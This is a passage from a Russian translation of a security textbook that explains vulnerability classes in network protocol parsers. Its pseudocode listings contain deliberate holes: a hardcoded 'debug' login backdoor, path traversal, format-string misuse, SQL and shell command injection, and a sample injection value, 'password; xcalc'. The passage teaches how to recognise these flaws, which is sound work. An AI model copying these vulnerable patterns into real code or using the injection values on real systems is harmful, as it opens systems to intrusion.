Вы уже видели, что небезопасные с точки зрения доступа к памяти языки не выполняют проверки границ. Но иногда уязвимость возникает из-за неправильного размера буфера, что приводит к повреждению памяти. Индексирование за пределами границ происходит по другой основной причине: вместо неверного указания размера значения данных, у нас будет контроль над позицией в буфере, к которому мы будем обращаться. Если для позиции доступа проверка границ выполнена неверно, значит, уязвимость существует. Во мно-

гих случаях ее можно эксплуатировать для записи данных вне буфера, что приводит к выборочному повреждению памяти, или путем чтения значения за пределами буфера, что может привести к утечке информации или даже удаленному выполнению кода. В листинге 9.4 показан пример, использующий первый случай – запись данных вне буфера.

Листинг 9.4. Запись в индекс буфера, выходящий за границы

```
❶ byte app_flags[32];

def update_flag_value()
{
❷ byte index = read_byte();
  byte value = read_byte();

  printf("Writing %d to index %d\n", value, index);

❸ app_flags[index] = value;
}
```

В этом коротком примере показан протокол с общим набором флагов, который клиент может обновить. Возможно, он предназначен для управления определенными свойствами сервера. Листинг определяет фиксированный буфер из 32 флагов ❶. Он считывает байт из сети, который будет использовать в качестве индекса ❷ (с диапазоном от 0 до 255 возможных значений), а затем записывает байт в буфер флага ❸. Уязвимость в данном случае должна быть очевидна: злоумышленник может указать значения вне диапазона от 0 до 32 с индексом, что приведет к выборочному повреждению памяти.

Индексирование за пределами допустимого диапазона не должно ограничиваться только записью. Оно также работает, когда значения считываются из буфера с неправильным индексом. Если бы индекс использовался для чтения значения и возврата его клиенту, это была бы простая уязвимость, облегчающая утечку информации.

При использовании индекса может возникнуть особенно серьезная уязвимость для определения функций в приложении для запуска. Это может быть что-то простое, например использование идентификатора команды в качестве индекса, который обычно программируется путем сохранения указателей памяти на функции в буфере. Затем индекс применяется для поиска функции, используемой для обработки указанной команды из сети. Индексирование за пределами границ приведет к чтению неожиданного значения из памяти, которое будет интерпретировано как указатель на функцию. Эта проблема может легко привести к удаленному выполнению кода. Как правило, все, что требуется, – это найти значение индекса, которое при чтении как указатель функции приведет к передаче выполнения кода в адрес памяти, который злоумышленник может с легкостью контролировать.

Атака расширения данных

Даже современные высокоскоростные сети сжимают данные, чтобы уменьшить количество отправляемых необработанных октетов, для повышения производительности за счет сокращения времени передачи данных или для снижения затрат на полосу пропускания. В какой-то момент эти данные должны быть распакованы, и если сжатие выполняется приложением, возможно осуществление атаки расширения данных, как показано в листинге 9.5.

Листинг 9.5. Пример кода, уязвимого для атаки расширения данных

```
  void read_compressed_buffer()
  {
    byte buf[];
    uint32 len;
    int i = 0;

    // Чтение распакованного размера
❶   len = read_uint32();

    // Выделение буфера памяти
❷   buf = malloc(len);

❸   gzip_decompress_data(buf)

    printf("Decompressed in %d bytes\n", len);
  }
```

Здесь сжатые данные стоят в начале с общим размером распакованных данных. Размер считывается из сети ❶ и используется для выделения необходимого буфера ❷. После этого выполняется вызов для распаковки данных в буфер ❸ с использованием алгоритма потоковой передачи, такого как gzip. Код не проверяет распакованные данные, чтобы увидеть, действительно ли они помещаются в выделенный буфер.

Конечно, здесь дело не ограничивается сжатием. Любой процесс преобразования данных, будь то шифрование, сжатие или преобразование кодировки текста, может изменить размер данных и привести к подобной атаке.

Сбой при динамическом выделении памяти

Системная память ограничена, и когда пул памяти иссякает, пул динамического выделения памяти должен обрабатывать ситуации, в которых приложению требуется больше. В языке C это обычно приводит к возврату ошибочного значения из функций выделения (обычно это указатель NUL); в других языках это может привести к завершению работы окружения или генерации исключения.

Несколько возможных уязвимостей могут возникнуть из-за неправильной обработки сбоя при динамическом выделении памяти. Наиболее очевидной является сбой приложения, который может привести к отказу в обслуживании.

Учетные данные, используемые по умолчанию или вшитые в код

При развертывании приложения, использующего аутентификацию, учетные данные по умолчанию обычно добавляются как часть процесса установки. Обычно с этими учетными записями связаны имя пользователя и пароль по умолчанию. Значения по умолчанию создают проблему, если администратор, развертывающий приложение, не выполнит повторную настройку учетных данных для этих учетных записей, перед тем как сделать службу доступной.

Более серьезная проблема возникает, когда учетные данные вшиты в код, и это можно изменить, только если создать приложение заново. Такие учетные данные могли быть добавлены в целях отладки во время разработки и не удалены перед выходом окончательной версии. Или это может быть преднамеренный бэкдор, который добавили со злым умыслом. В листинге 9.6 показан пример аутентификации, где используются учетные данные, вшитые в код.

Листинг 9.6. Пример учетных данных по умолчанию

```
def process_authentication()
{
❶ string username = read_string();
  string password = read_string();

  // Проверка на предмет наличия пользователя debug. Не забудьте удалить его
  // перед выпуском
❷ if(username == "debug")
  {
    return true;
  }
  else
  {
   ❸ return check_user_password(username, password);
  }
}
```

Приложение сначала считывает имя пользователя и пароль из сети ❶, а затем выполняет проверку на предмет наличия вшитого в код имени пользователя, *debug* ❷. Если приложение обнаруживает это имя, то автоматически проходит процесс аутентификации; в противном случае выполняется обычный процесс проверки. Чтобы использовать

такое имя пользователя по умолчанию, все, что вам нужно сделать, – это выполнить вход как пользователь *debug*. В реальном приложении, возможно, все будет не так просто. При выполнении входа система может потребовать, чтобы у вас был принятый исходный IP-адрес, отправить магическую строку в приложение перед входом и т. д.

Перечисление пользователей

Большинство механизмов аутентификации, ориентированных на пользователя, используют имена пользователей для управления доступом к ресурсам. Обычно это имя пользователя сочетается с токеном, например паролем для завершения аутентификации. Личность пользователя не обязательно должна быть тайной: часто имена пользователей – это адреса электронной почты, которые можно найти в открытом доступе.

У запретов есть свои преимущества, особенно когда вы не даете пользователям, не прошедшим аутентификацию, получить доступ к информации. При идентификации действительных учетных записей пользователей существует вероятность, что злоумышленник может воспользоваться методом полного перебора, чтобы подобрать пароли. Следовательно, любая уязвимость, раскрывающая существование действительных имен пользователей или предоставляющая доступ к списку пользователей, – это проблема, которую стоит определить. Уязвимость, раскрывающая существование пользователей, показана в листинге 9.7.

Листинг 9.7. Раскрываем существование пользователей в приложении

```
def process_authentication()
{
  string username = read_string();
  string password = read_string();

❶ if(user_exists(username) == false)
  {
  ❷ write_error("User " + username " doesn't exist");
  }
  else
  {
  ❸ if(check_user_password(username, password))
    {
      write_success("User OK");
    }
    else
    {
    ❹ write_error("User " + username " password incorrect");
    }
  }
}
```

В этом листинге показан простой процесс аутентификации, при котором имя пользователя и пароль считываются из сети. Сначала мы проверяем наличие пользователя ❶; если пользователя не существует, возвращается ошибка ❷. Если пользователь существует, то мы проверяем, есть ли пароль для этого пользователя. Опять же, если мы потерпим неудачу, записывается ошибка ❹. Вы заметите, что два сообщения об ошибках ❷ и ❹ различаются в зависимости от того, существует ли пользователь или верен только пароль. Этой информации достаточно, чтобы определить, какие имена пользователей являются действительными.

Зная имя пользователя, злоумышленник может с легкостью подобрать действительные учетные данные для аутентификации. (Гораздо проще угадать только пароль, чем пароль и имя пользователя.) Зная имя пользователя, злоумышленник также может иметь достаточно информации для проведения успешной атаки с использованием методов социальной инженерии, убедив пользователя раскрыть свой пароль или другую конфиденциальную информацию.

Неправильный доступ к ресурсам

Протоколы, обеспечивающие доступ к ресурсам, такие как HTTP или другие протоколы обмена файлами, используют идентификатор ресурса, к которому вы хотите получить доступ. Этот идентификатор может быть путем к файлу или другим уникальным идентификатором. Приложение должно разрешить этот идентификатор, чтобы получить доступ к целевому ресурсу. В случае успеха осуществляется доступ к содержимому ресурса; в противном случае протокол выдает ошибку.

Некоторые уязвимости могут повлиять на такие протоколы при обработке идентификаторов ресурсов. Стоит протестировать все возможные уязвимости, внимательно наблюдая за ответом от приложения.

Канонизация

Если идентификатор ресурса представляет собой иерархический список ресурсов и каталогов, то обычно он называется *путем*. Как правило, операционные системы определяют способ указания информации об относительном пути – это использование двух точек (..) для обозначения связи с родительским каталогом. Прежде чем к файлу можно будет получить доступ, ОС должна найти его, используя информацию об относительном пути. Если говорить об очень простом протоколе для обмена файлами, то можно было бы взять путь, предоставленный удаленным пользователем, связать его с базовым каталогом и передать его непосредственно в ОС, как показано в листинге 9.8. Данная уязвимость известна как *канонизация*.

Листинг 9.8. Канонизация

```
def send_file_to_client()
{
❶  string name = read_string();
   // Объединяем имя клиента с базовым путем
❷  string fullPath = "/files" + name;

❸  int fd = open(fullPath, READONLY);

   // Чтение файла в память
❹  byte data[] read_to_end(fd);

   // Отправка файла клиенту
❺  write_bytes(data, len(data));
}
```

Здесь мы считываем строку из сети, которая представляет имя файла для доступа ❶. Затем эта строка объединяется с фиксированным базовым путем в полный путь ❷, чтобы разрешить доступ только к ограниченной области файловой системы. После этого файл открывается операционной системой ❸, и если путь содержит относительные компоненты, они разрешаются. Наконец, файл считывается в память ❹ и возвращается клиенту ❺.

Если вы найдете код, который выполняет ту же последовательность операций, вы обнаружили канонизацию. Злоумышленник может отправить относительный путь, разрешенный ОС, файлу за пределами базового каталога, что приведет к раскрытию конфиденциальных файлов, как показано на рис. 9.4.

Даже если приложение выполняет проверку пути перед его отправкой в ОС, оно должно правильно соответствовать тому, как ОС будет интерпретировать строку. Например, в Microsoft Windows символы обратной косой черты (\) и прямой косой черты (/) допустимы в качестве разделителей пути. Если приложение выполняет проверку только на предмет наличия обратной косой черты, стандартной для Windows, уязвимость никуда не исчезнет.

Хотя возможности скачивать файлы из системы может быть достаточно, чтобы скомпрометировать ее, возникает более серьезная проблема, когда такая уязвимость появляется в протоколах загрузки файлов. Если вы можете загружать файлы в систему размещения приложений и указать произвольный путь, то скомпрометировать систему гораздо проще. Можно, например, загрузить в систему сценарии или другое исполняемое содержимое и заставить систему выполнить его, что приведет к удаленному выполнению кода.

Подробные сообщения об ошибках

Если приложение пытается получить ресурс и этот ресурс не найден, то обычно приложения возвращают информацию об ошибке. Это мо-

жет быть простая ошибка, как код ошибки или полное описание того, чего не существует; однако она не должна раскрывать больше информации, чем требуется. Конечно, это не всегда так.




Рис. 9.4. Обычная операция канонизации пути по сравнению с уязвимостью

Если приложение возвращает сообщение об ошибке при запросе ресурса, который не существует, и вставляет локальную информацию о ресурсе, к которому осуществляется доступ, в ошибку, это означает простую уязвимость. Если осуществляется доступ к файлу, то ошибка может содержать локальный путь к файлу, который был передан в ОС: эта информация может оказаться полезной для того, кто пытается получить дальнейший доступ к системе хостинга, как показано в листинге 9.9.

Листинг 9.9. Раскрытие информации в сообщении об ошибке

```
def send_file_to_client_with_error()
{
```

```
❶ string name = read_string();

  // Объединяем имя клиента с базовым путем
❷ string fullPath = "/files" + name;

❸ if(!exist(fullPath))
  {
 ❹ write_error("File " + fullPath + " doesn't exist");
  }
  else
  {
 ❺ write_file_to_client(fullPath);
  }
}
```

В этом листинге показан простой пример сообщения об ошибке, возвращаемого клиенту, если запрошенный файл не существует. Мы считываем строку из сети, которая представляет имя файла для доступа ❶. Затем эта строка объединяется с фиксированным базовым путем в полный путь ❷. Существование файла проверяется операционной системой. Если файл не существует, то полный путь к файлу добавляется в строку ошибки и возвращается клиенту ❹; в противном случае возвращаются данные.

Этот код уязвим, и с его помощью можно раскрыть местоположение базового пути в локальной файловой системе. Кроме того, путь может быть использован с другими уязвимостями, чтобы получить более расширенный доступ к системе. Он также может предоставить информацию о текущем пользователе, запускающем приложение, если, например, каталог ресурсов находится в домашнем каталоге пользователя.

Исчерпание памяти

Ресурсы системы, в которой работает приложение, конечны: доступное дисковое пространство, память и вычислительная мощность ограничены. После того как критический системный ресурс исчерпан, система может неожиданно дать сбой, например перестать отвечать на новые сетевые подключения.

Когда для обработки протокола используется динамическая память, всегда существует риск перераспределения памяти или вы можете забыть освободить выделенные блоки, что приведет к *исчерпанию памяти*. Самый простой способ, которым протокол может быть подвержен такой уязвимости, – это динамическое выделение памяти на основе абсолютного значения, передаваемого в протоколе. Например, рассмотрим листинг 9.10.

Листинг 9.10. Исчерпание памяти

```
def read_buffer()
{
```

```
  byte buf[];
  uint32 len;
  int i = 0;

  // Считываем количество байтов из сети
❶ len = read_uint32();

  // Выделяем буфер памяти
❷ buf = malloc(len);

  // Выделяем байты из сети
❸ read_bytes(buf, len);

  printf("Read in %d bytes\n", len);
}
```

Здесь мы считываем буфер переменной длины из протокола. Вначале мы считываем длину в байтах ❶ как 32-битное целое число без знака. Далее пытаемся выделить буфер такой длины перед чтением его из сети ❷. В конце считываем данные из сети ❸. Проблема состоит в том, что злоумышленник может без труда указать очень большую длину, скажем 2 гигабайта, которая при выделении заблокирует большую область памяти, к которой никакая другая часть приложения не может получить доступ. Затем злоумышленник может медленно отправлять данные на сервер (чтобы попытаться предотвратить закрытие соединения из-за тайм-аута) и, повторяя это несколько раз, в конечном итоге вызывает исчерпание памяти.

Большинство систем не выделяют физическую память, пока она не будет использована, тем самым ограничивая общее воздействие на систему в целом. Однако эта атака будет иметь более серьезные последствия для выделенных встраиваемых систем, где память в цене, а виртуальная память отсутствует.

Исчерпание хранилища

Данного рода атаки менее вероятны в случае с современными многотерабайтными жесткими дисками, но все же могут быть проблемой для более компактных встроенных систем или устройств без хранилища. Если злоумышленник может исчерпать емкость хранилища системы, то приложение или другие компоненты системы могут дать сбой. Такая атака может даже предотвратить перезагрузку системы. Например, если операционная система должна записать определенные файлы на диск перед запуском, но не может этого сделать, то может возникнуть отказ в обслуживании.

Наиболее частая причина уязвимостей этого типа – запись операционной информации на диск. Например, если журналы очень подробные и на одно соединение генерируется несколько сотен килобайт данных, а максимальный размер журнала не имеет ограничений, можно довольно просто переполнить хранилище путем по-

вторных подключений к службе. Такая атака может быть особенно эффективной, если приложение регистрирует данные, отправляемые ему удаленно, и поддерживает сжатые данные. В подобном случае злоумышленник может использовать очень небольшую пропускную способности сети, чтобы зарегистрировать большой объем данных.

Исчерпание ресурсов ЦП

Несмотря на то что современный средний смартфон имеет в своем распоряжении несколько процессоров, они могут одновременно выполнять только определенное количество задач. Отказ в обслуживании можно вызвать, если злоумышленник может потреблять ресурсы ЦП с минимальным количеством усилий и пропускной способностью. Хотя это можно сделать несколькими способами, я остановлюсь только на двух: использование алгоритмической сложности и определение внешних контролируемых параметров криптографических систем.

Алгоритмическая сложность

Все компьютерные алгоритмы имеют соответствующие вычислительные затраты, обозначающие количество работы, которую необходимо выполнить для конкретного ввода, чтобы получить желаемый результат. Чем больше работы требует алгоритм, тем больше времени ему нужно от системного процессора. В идеале алгоритм должен занимать постоянное количество времени, независимо от того, какие входные данные он получает. Но такое бывает редко.

Некоторые алгоритмы становятся особенно затратными по мере увеличения количества входных параметров. Например, рассмотрим алгоритм *сортировки пузырьком*. Этот алгоритм проверяет каждую пару значений в буфере и меняет их местами, если левое значение пары больше правого. Это дает эффект «всплытия» более высоких значений до конца буфера до тех пор, пока весь буфер не будет отсортирован. В листинге 9.11 показана простая реализация данного алгоритма.

Листинг 9.11. Простая реализация алгоритма сортировки пузырьком

```
def bubble_sort(int[] buf)
{
  do
  {
    bool swapped = false;
    int N = len(buf);
    for(int i = 1; i < N - 1; ++i)
    {
      if(buf[i-1] > buf[i])
      {
        // Меняем значения
```

```
        swap( buf[i-1], buf[i] );
        swapped = true;
      }
    }
  } while(swapped == false);
}
```

«О большое» и «о малое»

«О большое» и «о малое» – распространенное представление вычислительной сложности, представляющее верхнюю границу сложности алгоритма. В табл. 9.1 перечислены распространенные варианты для различных алгоритмов, от наименее сложных до наиболее сложных.

Таблица 9.1. Нотация "О большое" для оценки сложности алгоритма

Нотация	Описание
O❶	Постоянное время; алгоритм всегда занимает одинаковое количество времени
O(log *N*)	Логарифмическая сложность; худший случай пропорционален логарифму количества входов
O(*N*)	Линейная сложность; худший случай пропорционален количеству вводов
$O(N^2)$	Квадратичная сложность; худший случай пропорционален квадрату количества входов
$O(2^N)$	Экспоненциальная сложность; худший случай пропорционален 2, возведенному в *N*-ю степень

Имейте в виду, что это значения худшего случая, которые не обязательно отражают реальную сложность. Тем не менее, зная конкретный алгоритм, например сортировка пузырьком, есть большая вероятность, что злоумышленник сможет намеренно инициировать худший случай.

Объем работы, необходимой для этого алгоритма, пропорционален количеству элементов (пусть это будет число *N*) в буфере, который вам нужно отсортировать. В лучшем случае для этого потребуется один проход через буфер, требующий *N* итераций, что происходит, когда все элементы уже отсортированы. В худшем случае, когда буфер отсортирован в обратном порядке, алгоритм должен повторить процесс сортировки N^2 раз. Если злоумышленник может указать большое количество обратных значений, то вычислительные затраты на выполнение такой сортировки становятся значительными. В результате сортировка может потреблять 100 % времени ЦП и привести к отказу в обслуживании.

В реальном примере было обнаружено, что некоторые окружения программирования, включая PHP и Java, использовали алгоритм для реализаций хеш-таблиц, который в худшем случае выполнял N^2 операций. Хеш-таблица – это структура данных, которая содержит зна-

чения, привязанные к другому значению, например текстовое имя. Ключи сначала хешируются с использованием простого алгоритма, который затем определяет *корзину*, в которую помещается значение. Алгоритм N^2 используется при вставке нового значения в корзину; в идеале между хеш-значениями ключей должно быть мало конфликтов, чтобы размер корзины был небольшой. Но, создав набор ключей с одинаковым хешем (и, что особенно важно, с разными значениями ключей), злоумышленник может вызвать отказ в обслуживании (например, на веб-сервере), отправив всего несколько запросов.

Конфигурируемая криптография

Обработка криптографических примитивов, таких как алгоритмы хеширования, также может создавать значительную вычислительную нагрузку, особенно при работе с учетными данными аутентификации. Существует правило компьютерной безопасности, которое гласит, что пароли всегда должны хешироваться с использованием алгоритма выборки сообщений перед их сохранением. Так вы преобразуете пароль в значение хеша, которое практически невозможно преобразовать обратно в исходный пароль. Даже если хеш будет раскрыт, получить исходный пароль будет сложно. Но кто-то все же может угадать пароль и сгенерировать хеш. Если предполагаемый пароль совпадает при хешировании, значит, исходный пароль обнаружен. Чтобы решить эту проблему, обычно операция хеширования выполняется несколько раз, чтобы увеличить вычислительные требования для злоумышленника. К сожалению, этот процесс также увеличивает вычислительные затраты и для приложения, что может стать проблемой, когда дело доходит до отказа в обслуживании.

Уязвимость может возникнуть, если алгоритм хеширования занимает экспоненциальное количество времени (в зависимости от размера входных данных), или количество итераций алгоритма может быть указано извне. Связь между временем, которое требуется большинству криптографических алгоритмов, и заданными входными данными довольно линейна. Однако если вы можете указать количество итераций алгоритма без какой-либо разумной верхней границы, то обработка может занять столько времени, сколько пожелает злоумышленник. Такое уязвимое приложение показано в листинге 9.12.

Листинг 9.12. Проверка уязвимой аутентификации

```
def process_authentication()
{
❶  string username = read_string();
   string password = read_string();
❷  int iterations = read_int();

   for(int i = 0; i < interations; ++i)
   {
```

```
❸     password = hash_password(password);
    }

❹   return check_user_password(username, password);
  }
```

Сначала из сети считываются имя пользователя и пароль ❶. Далее считывается число итераций алгоритма хеширования, и процесс хеширования применяется это количество раз ❸. Наконец, хешированный пароль сравнивается с паролем, хранящимся в приложении. Ясно, что злоумышленник может указать очень большое значение для счетчика итераций, которое, вероятно, потребует значительного объема ресурсов ЦП в течение длительного периода времени, особенно если алгоритм хеширования является сложным с точки зрения вычислений.

Хорошим примером криптографического алгоритма, который может сконфигурировать клиент, является обработка открытых и закрытых ключей. Такие алгоритмы, как RSA, зависят от вычислительной стоимости факторинга большого значения открытого ключа. Чем больше значение ключа, тем больше времени требуется для шифрования и дешифрования и тем больше времени нужно для создания новой пары ключей.

Уязвимости строки форматирования

В большинстве языков программирования есть механизм преобразования произвольных данных в строку. Обычно определяется некий механизм форматирования, чтобы указать, как разработчик хочет получить результат. Некоторые из этих механизмов довольно мощные и привилегированные, особенно в языках, которые являются небезопасными с точки зрения доступа к памяти.

Уязвимость *строки форматирования* возникает, когда злоумышленник может предоставить строковое значение приложению, которое затем используется непосредственно как строка форматирования. Самый известный и, вероятно, самый опасный форматер используется функцией языка C, `printf`, и ее разновидностями, такими как `sprintf`, которые выводят строку. Функция `printf` принимает в качестве первого аргумента строки форматирования, а затем список форматируемых значений. В листинге 9.13 показано такое уязвимое приложение.

Листинг 9.13. Уязвимость строки форматирования

```
def process_authentication()
{
      string username = read_string();
      string password = read_string();

      // Выводим имя пользователя и пароль в терминал
      printf(username);
```

```
    printf(password);

    return check_user_password(username, password))
}
```

Строка форматирования для функции printf определяет позицию и тип данных с помощью синтаксиса %?, в котором вопросительный знак заменяется буквенно-цифровым символом. Спецификатор формата также может включать информацию о форматировании, например количество десятичных знаков в числе. Злоумышленник, который может напрямую контролировать строку форматирования, может повредить память или раскрыть информацию о текущем стеке, которая может оказаться полезной для дальнейших атак.

В табл. 9.2 показан список распространенных спецификаторов формата printf, которыми может воспользоваться злоумышленник.

Таблица 9.2. Список обычно используемых спецификаторов формата printf

Спецификатор формата	Описание	Возможные уязвимости
%d, %p, %u, %x	Выводит целые числа	Может использоваться для раскрытия информации из стека при возврате злоумышленнику
%s	Выводит нуль-терминированную строку	Может использоваться для раскрытия информации из стека при возврате злоумышленнику или вызвать недействительный доступ к памяти, что приводит к отказу в обслуживании
%n	Записывает текущее количество выведенных символов в указатель, определнный в аргументах	Может использоваться для выборочного повреждения памяти или сбоев приложений

Внедрение команд

Большинство ОС, особенно систем на базе Unix, включают богатый набор утилит, предназначенный для различных задач. Иногда разработчики решают, что самый простой способ выполнить конкретную задачу, например обновление пароля, – это запустить внешнее приложение или служебную программу операционной системы. Хотя, возможно, это и не проблема, если выполняемая командная строка полностью указана разработчиком, часто некоторые данные от сетевого клиента вставляются в командную строку для выполнения желаемой операции. В листинге 9.14 показано такое уязвимое приложение.

Листинг 9.14. Обновление пароля уязвимо для внедрения команды

```
def update_password(string username)
{
❶ string oldpassword = read_string();
  string newpassword = read_string();

  if(check_user_password(username, oldpassword))
```

```
  {
    // Вызов команды update_password
  ❷ system("/sbin/update_password -u " + username + " -p " + newpassword);
  }
}
```

В этом листинге мы обновляем пароль текущего пользователя до тех пор, пока известен исходный пароль ❶. Затем мы создаем командную строку и вызываем функцию `system` в стиле Unix. Хотя мы не контролируем параметры `username` или `oldpassword` (они должны быть правильными для выполнения вызова функции `system`), у нас есть полный контроль над параметром `newpassword`. Поскольку очистка не выполняется, код в листинге уязвим для внедрения команд, так как функция `system` использует текущую оболочку Unix для выполнения командной строки. Например, можно было бы указать значение для `newpassword`, такое как `password; xcalc`, которое сначала выполнит команду обновления пароля. Затем оболочка может выполнить `xcalc`, поскольку она обрабатывает точку с запятой как разделитель в списке команд для выполнения.

Внедрение SQL-кода

Даже самому простому приложению может потребоваться постоянное хранение и извлечение данных. Приложения могут делать это разными способами, но одним из наиболее распространенных является использование реляционной базы данных. Базы данных предлагают множество преимуществ, не последним из которых является возможность отправлять запросы для выполнения сложной группировки и анализа.

Стандартом де-факто для выполнения запросов к реляционным базам данных является *язык структурированных запросов* (SQL). Этот текстовый язык определяет, какие таблицы данных следует читать и как фильтровать эти данные для получения нужных приложению результатов. При использовании текстового языка возникает соблазн строить запросы с использованием строковых операций. Однако это может легко привести к возникновению такой уязвимости, как внедрение команды: вместо того чтобы вставлять ненадежные данные в командную строку без соответствующего экранирования, злоумышленник вставляет данные в SQL-запрос, который выполняется к базе данных. Этот метод может изменить операцию запроса, чтобы вернуть известные результаты. Например, что, если запрос извлечет текущий пароль для пользователя, проходящего аутентификацию, как показано в листинге 9.15?

Листинг 9.15. Пример аутентификации, уязвимой для внедрения SQL-кода

```
def process_authentication()
{
```

```
❶   string username = read_string();
    string password = read_string();

❷   string sql = "SELECT password FROM user_table WHERE user = '" + username "'";

❸   return run_query(sql) == password;
}
```

Здесь мы считываем имя пользователя и пароль из сети ❶. После этого создаем новый SQL-запрос в виде строки, используя инструкцию SELECT для извлечения пароля, связанного с пользователем, из таблицы user ❷. Наконец, мы выполняем этот запрос к базе данных и проверяем, совпадает ли пароль, считанный из сети, с паролем в базе данных ❸.

Уязвимость из этого листинга легко эксплуатировать. В SQL строки должны быть заключены в одинарные кавычки, чтобы они не интерпретировались как команды в инструкции SQL. Если имя пользователя отправляется в протоколе со встроенной одинарной кавычкой, то злоумышленник может терминировать закавыченную строку раньше. Это привело бы к добавлению новых команд в SQL-запрос. Например, инструкция UNION SELECT позволит запросу возвращать произвольное значение пароля. Злоумышленник может использовать внедрение SQL-кода, чтобы обойти аутентификацию приложения.

Атаки с использованием внедрения SQL-кода могут даже привести к удаленному выполнению кода. Например, хотя функция базы данных Microsoft SQL Server xp_cmdshell по умолчанию отключена, она позволяет выполнять команды ОС. База данных Oracle даже позволяет загружать произвольный код Java. И конечно же, также можно найти приложения, которые передают по сети необработанные SQL-запросы. Даже если протокол не предназначен для управления базой данных, все равно существует большая вероятность, что его можно использовать для доступа к движку базы данных.

Замена символов в текстовой кодировке

В идеале каждый мог бы использовать один тип кодировки текста для всех языков. Но мы живем не в идеальном мире и используем несколько кодировок текста, как обсуждалось в главе 3, например ASCII и Юникод.

Некоторые преобразования нельзя выполнять циклически: при преобразовании из одной кодировки в другую теряется важная информация, поэтому если применяется обратный процесс, исходный текст восстановить нельзя. Это особенно проблематично при преобразовании широкого набора символов, такого как Юникод, в узкий набор, например ASCII. Закодировать весь набор символов Юникода в 7 бит просто невозможно.

Преобразования текстовой кодировки решают эту проблему одним из двух способов. Самый простой подход – замена символа, который

нельзя представить, с помощью заполнителя, такого как знак вопроса (?). Это может быть проблемой, если значение данных относится к чему-то, где вопросительный знак используется как разделитель или специальный символ, например при парсинге URL-адреса, где он представляет начало строки запроса.

Другой подход – заменить символ Юникода другим похожим символом (best-fit mapping). Эта техника используется для символов, у которых есть аналогичный символ в новой кодировке. Например, символы кавычек в Юникоде могут быть открывающими и закрывающими. Эти формы имеют номер знака, U + 201C и U + 201D. Они находятся за пределами диапазона ASCII, но при преобразовании в ASCII обычно заменяются эквивалентным символом, например U + 0022 или кавычками. Такой способ может стать проблемой, когда преобразованный текст обрабатывается приложением. Хотя слегка искаженный текст обычно не причиняет особых проблем пользователю, процесс автоматического преобразования может привести к тому, что приложение неправильно обработает данные.

Важная проблема реализации заключается в том, что приложение сначала проверяет условие безопасности, используя одну закодированную форму строки. Затем использует другую закодированную форму для определенного действия, такого как чтение ресурса или выполнение команды, как показано в листинге 9.16.

Листинг 9.16. Уязвимость преобразования текста

```
def add_user()
{
❶ string username = read_unicode_string();

  // Убеждаемся, что имя пользователя не содержит одинарных кавычек
❷ if(username.contains("'") == false)
  {
     // Добавляем пользователя, необходимо преобразовать символы в ASCII
     // для оболочки
  ❸ system("/sbin/add_user '" + username.toascii() + "'");
  }
}
```

В этом листинге приложение считывает строку Юникода, представляющую пользователя, которого нужно добавить в систему ❶. Оно передает значение команде `add_user`, но хочет избежать уязвимости, связанной с внедрением команды; поэтому сначала гарантирует, что имя пользователя не содержит одинарных кавычек, которые могут быть истолкованы неверно ❷. Убедившись, что строка в порядке, она преобразовывает ее в ASCII (системы Unix обычно работают с узким набором символов, хотя многие поддерживают UTF-8) и гарантирует, что значение заключено в одинарные кавычки, чтобы предотвратить неправильную интерпретацию пробелов ❸.

Конечно, если правила замены символа Юникода другим похожим символом преобразуют иные символы обратно в одинарные кавычки, то можно было бы преждевременно завершить закавыченную строку и вернуться к тому же типу внедрения команд, который обсуждался ранее.

Заключительное слово

Эта глава показала, что существует множество возможных первопричин уязвимостей с, казалось бы, безграничным количеством вариантов в реальных ситуациях. Даже если что-то не сразу кажется уязвимым, проявите настойчивость. Уязвимости могут появляться в самых неожиданных местах.

Мы рассмотрели различные уязвимости от повреждений памяти, заставляющих приложение вести себя иначе, чем было предназначено изначально до предотвращения доступа полноправных пользователей к предоставляемым службам. Выявление всех этих проблем может оказаться сложным процессом.

Вы занимаетесь анализом протоколов, и у вас есть несколько возможных вариантов. Также жизненно важно, чтобы вы изменили свою стратегию при поиске уязвимостей реализации. Учитывайте язык, на котором написано приложение: является ли он безопасным или нет с точки зрения доступа к памяти. Помните, что вы с меньшей долей вероятности обнаружите повреждение памяти, например, в приложении, написанном на Java.

10

ПОИСК И ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ

Анализ структуры сложного сетевого протокола может быть непростым делом, особенно если парсер написан на небезопасном с точки зрения доступа к памяти языке программирования, таком как C или C++. Любая ошибка может привести к серьезной уязвимости, а сложность протокола затрудняет анализ таких уязвимостей. Перехват всех возможных взаимодействий между входящими данными и кодом приложения, который их обрабатывает, может быть невыполнимой задачей.

В этой главе исследуются способы выявления уязвимостей в протоколе путем управления сетевым трафиком, идущим в приложение и обратно. Я расскажу о таких методах, как фаззинг и отладка, которые позволяют автоматизировать процесс обнаружения проблем безопасности, а также составлю краткое руководство по сортировке сбоев, чтобы определить их первопричину и возможность эксплуатации. В конце я поведаю об эксплуатации распространенных уязвимостей, что современные платформы делают для защиты от эксплуатации и способах обхода этих средств защиты.

Фаззинг

